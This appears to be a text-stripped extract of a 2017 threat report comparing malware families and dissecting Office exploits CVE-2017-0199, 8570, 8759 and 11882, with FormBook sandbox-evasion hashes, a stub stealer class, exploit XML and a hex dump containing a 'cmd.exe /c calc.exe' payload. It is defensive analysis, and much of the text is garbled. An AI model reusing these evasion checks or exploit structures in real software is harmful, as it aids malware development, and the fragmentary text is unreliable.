
25 2017



FormBook DiamondFox 2017
 Loader C# Loader
 Pony Dyzap 3 FormBook
 Dyzap
 FormBook
 Delphi Loader
 VB

	Pony	Dyzap	FormBook	DiamondFox
	2015.9.	2016.11.	2017.6.	2017.4
	✓	✓	✓	✓
	×	×	✓	✓
DDOS	×	×	×	×
	×	✓	✓	✓
	http	http	http	http

2017



26 2017

NanoCore NetWire JRat Remcos 2017



	NanoCore	NetWire	JRat	Neutrino	Remcos
	2015.12.	2016.3.	2016.4.	2016.6	2017.04
	√	√	√	√	√
	√	√	√	√	√
DDOS	√	√	×	√	√
	√	×	√	√	√
	tcp	tcp	http	http	tcp

2017 11 HawkEyeKeylogger AgentTesla ISR
 PredatorPainKeylogger KeyBase Zyklon AZORm AZORult NexusLogger OrionLogger
 Cyborg 6 2017 HawkEyeKeylogger
 FTP EMAIL PHP
 EMAIL

	HawkEye Keylogger	Agent Tesla	iSpy keylogger	predator-pain keylogger
	2015.5	2016.11.	2016.2.	2016.4.
	√	√	√	√
	√	√	√	√
	×	√	√	×
	√	√	√	√
	√	√	√	√
	√	×	×	√
	√	√	√	√
	√	√	×	√
	√	×	×	√
MineCraft	√	×	√	√
	×	√	√	×
	×	√	√	×
UAC	×	√	×	×
	FTP, EMAIL , PHP	FTP, EMAIL , PHP	FTP, EMAIL , PHP	FTP, EMAIL, PHP

2017

Ursnif TrickBot



	ZeusVM	Citadel	Ursnif	Dridex	TrickBot
	2015.8.	2016.4.	2017.9.	2015.12	2017.06
	✓	✓	✓	✓	✓
	✓	✓	✓	✓	✓
DDOS	✓	✓	×	×	×
	✓	×	✓	✓	✓
	http	http	http	http	http

2.3

2.3.1 - FormBook

FormBook 2016

Hook HTTP

FormBook C&C

cookie

1.

FormBook

1 RDTSC 0x300

2 NtQueryInformationProcess ProcessDebugPort

SystemKernelDebuggerInformation PEB BeingDebugged

3 32

8 8 hash 7C81C71D

4

hash E11DA208(sbiedll.dll)

5

() \ 8 hash 6484BCB5

11FC2F72 2B44324F 9D70BEEA 59ADF952 172AC7B4 5D4B4E66

6

hash hash

3EBE9086(vmwareuser.exe) 4C6FDDB5(vmwareservice.exe) 276DB13E(vboxservice.exe)

E00F0A8E(vboxtray.exe) 85CF9404(sandboxiedcomlaunch.exe) B2248784(sandboxierpcss.exe)

CDC7E023(procmon.exe) 011F5F50(filemon.exe) 1DD4BC1C(wireshark.exe)

8235FCE2(netmon.exe) 21B17672() BBA64D93() 2F0EE0D8(prl_cc.exe) 9CB95240()

28C21E3F(vmtoolsd.exe) 9347AC57(vmsrvc.exe) 9D9522DC(vmusrvc.exe)

911BC70E(python.exe) 74443DB9(perl.exe) F04C1AA9(regmon.exe)

7

hash ED297EAE(cuckoo) A88492A6(sandbox-) B21B057C(nmsdbox-)

70F35767(xxxx-ox-) B6F4D5A8(cwsx-) 67CEA859(wilbert-sc) C1626BFF(xpamast-sc)

2.

Panel 1

Data

3

4

3. Stealer FileZilla Beylux CoreFTP Minecraft

```

public class Stealer
{
    public static bool Send()
    {
        return Connector.Send(LogTypes.Passwords, Stealer.Steal());
    }
    public static string Steal()
    {
        StringBuilder stringBuilder = new StringBuilder();
        StringBuilder stringBuilder2 = stringBuilder;
        try
        {
            // ...
        }
        catch
        {
            // ...
        }
        return stringBuilder.ToString();
    }
}

```

32 HawkEye

5

4. ExternalStealer

5.

6.

Bot

2.3.3 Loader - Delphi Loader

2016	2017		Loader
Loader			
2017	Delphi Loader	shellcode	shellcode

1.

2.

2016

3.

5

0x1F

4

shellcode

5.Shellcode

hash



```

6.          avastsvc.exe  aavastui.exe  avgsvc.exe
iaavgui.exe  procmon.exe  ollydbg.exe  procexp.exe  windbg.exe          Loader

7.          sandbox  malware  sample  virus  self


8.  ZwQueryInformationProcess      ProcessDebugFlags      PEB.BeingDebugged

9.  CPUID
    eax=0x00      CPUID      ebx+ edx+ ecx=" GenuineIntel"
KVMKVMKVMKVM  Microsoft Hv  VMWareVMWare  XenVMMXenVMM      eax=0x40000000      ebx  ecx
edx      0      0
          CPUID      ebx+ecx+edx="VMWareVMWare"      XenVMMXenVMM  prl
hyperv  Microsoft Hv  KVMKVMKVM  VMWareVMWare      eax=1      CPUID      ecx
31      1,  1

10.
          N      0x30
          0x03E9  1001      0x46      0x0003      RT_ICON
          0x5C      0xCD  205      205      1001  1205

12.          PE      Delphi Loader

```



3.1 2017 Office

1990 11 Office


2017

2

Office

6

CVE-20




33 2017

Office


2017 Office

2017	Office	/	
2017 4		CVE-2017-0199	http://www.microsoft.com/en-us/...
2017 5		CVE-2017-0261 CVE-2017-0262	
2017 7		CVE-2017-8570	
2017 9		CVE-2017-	
2017 10		CVE-	https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2017-11826
2017 11			https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2017-11882
2017 11			https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2017-11882





78.1% XLS XLSX DOC DOCX
12.47% RTF 7.98%



35 Office

2017

RTF

DOC RTF (control word) (group) DOCX OOXML

RTF \objupdate PPSX OLE DDE

3.2

2017 Office OLE

4 CVE-2017-0199 7 CVE-2017-8570 OLE

9 CVE-2017-8759 .NET

11 CVE-2017-11882(CVE-2018-0798 CVE-2018-0802)

OLE



OLE

3.2.1 Office OLE

Office

1

(Compound File Binary Format, CFBF)

Office 2003

(Structured Storage, SS)

DOC XLS PPT

Composite Document File

V2 Document(CDF)

2 Office Open XML (OOXML)

Office 2007

XML

ZIP

DOCX XLSX PPTX

3

(RTF)

Windows

(control word)

(group)

RTF

OLE

3.2.1.1 OLE CFBF

CFBF (storage) (stream)

"

"

"

"

" (root storage)

"

OLE

CFBF

"\x010le10Native"

"\x010le"

Office

"\x010le10Native"

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
NativeDataSize (4 BYTES)																															
NativeData (variable)																															
...																															

36 "\x010le10Native"

"\x010le10Native"

"\x010le"


0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
Version (4 BYTES)																																
Flags (4 BYTES)																																
LinkUpdateOption (4 BYTES)																																
Reserved1 (4 BYTES)																																
ReservedMonikerStreamSize (4 BYTES)																																
ReservedMonikerStream (variable)																																
...																																
RelativeSourceMonikerStreamSize (4 BYTES, optional)																																
RelativeSourceMonikerStream (variable)																																
...																																
AbsoluteSourceMonikerStreamSize (4 BYTES, optional)																																
AbsoluteSourceMonikerStream (variable)																																
...																																
CLSID Indicator (4 BYTES, optional)																																
CLSID (16 BYTES, optional)																																
ReservedDisplayName (LengthPrefixedUnicodeString, variable, optional)																																
...																																
Reserved2 (4 BYTES, optional)																																
LocalUpdateTime (FILETIME, 8 BYTES, optional)																																
LocalCheckUpdateTime (FILETIME, 8 BYTES, optional)																																
RemoteUpdateTime (FILETIME, 8 BYTES, optional)																																

37 "\x010le"

"\x010le" 2 MonikerStream(Relative/Absolute
SourceMonikerStream) Moniker (UrlMoniker URL
FileMoniker)

3.2.1.2 OLE OOXML

OOXML OLE .xml.rels Type
OLE ".../relationships/oleObject"
TargetMode = "External"



38 OOXML

TargetMode

embeddings



39 OOXML

3.2.1.3 OLE RTF

RTF

"\" "\rtf1" "\rtf" "1"

Control word	Meaning
Object Type	
\objemb	An object type of OLE embedded object. If no type is given for the object, the object is assumed to be of type \objemb.
\objlink	An object type of OLE link.
\objautlink	An object type of OLE autolink.
\objsub	An object type of Macintosh Edition Manager subscriber.
\objpub	An object type of Macintosh Edition Manager publisher.
\objicemb	An object type of MS Word for the Macintosh Installable Command (IC) Embedder.
\objhtml	An object type of Hypertext Markup Language (HTML) control.
\objocx	An object type of OLE control.
Object Information	
\linkself	The object is a link to another part of the same document.
\objlock	Locks the object from any updates.
\objupdate	Forces an update to the object before displaying it. Note that this will override any values in the

42 CVE-2017-0199/CVE-2017-8570

2

OLE


OffVis

"\x010le"

43 CVE-2017-0199/CVE-2017-8570

3

AbsoluteSourceMonikerStream {79EAC9E0-BAF9-11CE-8C82-00AA004BA90B} CLSID URL Moniker



44 CVE-2017-0199/CVE-2017-8570

4

URL Moniker
(Media-Type Negotiation)
text/plain

URL Moniker
Content-Type

CVE-2017-0199

hta


Office

mshta.exe(HTA Moniker

)

hta

hta



45 CVE-2017-0199/CVE-2017-8570

5

URL Moniker

File Moniker

File Moniker

GetClassFile

COM

CLSID

GetClassFile

CLSID

CVE-2017-0199

File Moniker

.sct

Script Moniker

sct

CVE-2017-0199

PPSX

ppt/slides

XML

rels

```

40 .....<p:oleObj imgH="269282" imgW="5742793" name="Document" progId="Word.Document.12" r:id="rId3" spid="_x0000_s1027">
41 .....<p:link updateAutomatic="1"/>
42 .....</p:oleObj>
43 .....</mc:Choice>
44 .....<mc:Fallback>
45 .....<p:oleObj imgH="269282" imgW="5742793" name="Document" progId="Word.Document.12" r:id="rId3">
46 .....<p:link updateAutomatic="1"/>

```

46 CVE-2017-0199/CVE-2017-8570

6

ppt/slides/_rels

rels

```

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId3" Target="http://schemas.openxmlformats.org/package/2006/relationships/oleObject/" TargetMode="External" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"/>
  <Relationship Id="rId2" Target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout/" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout"/>
  <Relationship Id="rId1" Target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing/" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing"/>
  <Relationship Id="rId4" Target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image/" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"/>
</Relationships>

```

47 CVE-2017-0199/CVE-2017-8570

7

XML

verb

```
...<p:cmd cmd="0" type="verb">
```

48 CVE-2017-0199/CVE-2017-8570

8


CVE-2017-0199

FilterActivation

HTA Moniker Script Moniker CLSID

Composite Moniker Scriptlet Moniker

CVE-2017-8570



49 CVE-2017-0199/CVE-2017-8570

9

URL/File Moniker New Moniker .sct Composite Moniker
FilterActivation Scriptlet Moniker

3.2.3 .NET

CVE2017-8759

CVE-2017-8759

wsdlparser.cs

1

2

```

    if (string.IsNullOrEmpty(str))
    {
        return "\\\"";
    }

    )LowercaseLetter //UnicodeCategory: (Lu)UppercaseLetter, (Ll)

    StringBuilder sb = new StringBuilder("\\");

    foreach (char c in str)
    {
        if (char.IsControl(c))
        {
            continue;
        }

        if (char.IsLetterOrDigit(c))
        {
            sb.Append(c);
        }

        {
            sb.Append
            sb.Append
        }

        sb.Append("\\");
        return sb.ToStrin
    }

g();

```

52 CVE-2017-8759

3

URL

Unicode

3.2.4

CVE2017-11882

CVE-2017-11882

20

Office

EQNEDT32

2000

ASLR

strcpy


EQNEDT32.EXE

Office

Word

WINWORD.EXE, EXCEL.EXE Office

EQNEDT32.EXE



53 CVE-2017-11882	1
-------------------	---

CVE-2017-11882		3.0	FONT	
RTF	COM	ProgID	Equation.3	ProgID
		ProgID		

[illegible]

54 CVE-2017-11882	2
-------------------	---

OLE	"Equation Native"
-----	-------------------

The screenshot displays a hex editor interface with two main panes. The left pane shows raw hex data with corresponding ASCII text on the right. The right pane shows a tree view of the file's metadata, including 'Root Entry', 'DirectoryEntry[0]', and 'OLESDirectoryEntry[0]'. A red arrow points from the hex data to the tree view, indicating a cross-reference between the raw data and the structured metadata.

55 CVE-2017-11882	3
-------------------	---

MTEF v.3 28 0x1C

```

struct EQNOLEFILEHDR {
    WORD    cbHdr;        //                0x1C
    DWORD   version;      //                0x00020000
    WORD    cf;           //
    DWORD   cbObject;     // MTEF
    DWORD   reserved1;    //
    DWORD   reserved2;    //
    DWORD   reserved3;    //
    DWORD   reserved4;    //
};

```

00000900 1C 00 00 00 02 00 BE C3 45 00 00 00 00 00 00 00 00%ÃE.....
 00000910 28 24 68 00 7C A8 69 00 00 00 00 00 00 03 01 01 03 (\$h.|~i.....

56 CVE-2017-11882 4

0-1	cbHdr		0x001C
2-5	version		0x00020000
6-7	cf		0xC3BE
8-11	cbObject	MTEF	0x45 69
12-15	reserved1		0x00000000
16-19	reserved2		0x00682428
20-23	reserved3		0x0069A87C
24-27	reserved4		0x00000000

00000910 28 24 68 00 7C A8 69 00 00 00 00 00 00 03 01 01 03 (\$h.|~i.....
 00000920 0A 0A 08 02 81 63 6D 64 2E 65 78 65 20 2F 63 63cmd.exe /cc
 00000930 61 6C 63 2E 65 78 65 20 26 20 41 41 41 41 41 41 alc.exe & AAAAAA
 00000940 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
 00000950 41 12 0C 43 00 64 00 02 81 65 00 02 81 66 00 00 A..C.d...e...f..
 00000960 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

57 CVE-2017-11882 5

MTEF v.3 5

0	MTEF	0x03
1		0x00 Macintosh 0x01 Windows 0x01
2		0x00 MathType 0x01 0x01
3		0x03
4		0x0A

0x0A

SIZE

0xBB(V0EuwŕPŕZ0>ř/jÄ FONT

0x08	FONT
0x02	typeface
0x81	
0x636D642E.....	9 cmd.exe...

-

0012F280	0012F2EC	
0012F284	77EFD8B1	返回到 GDI32.77EFD8B1 来自 GD
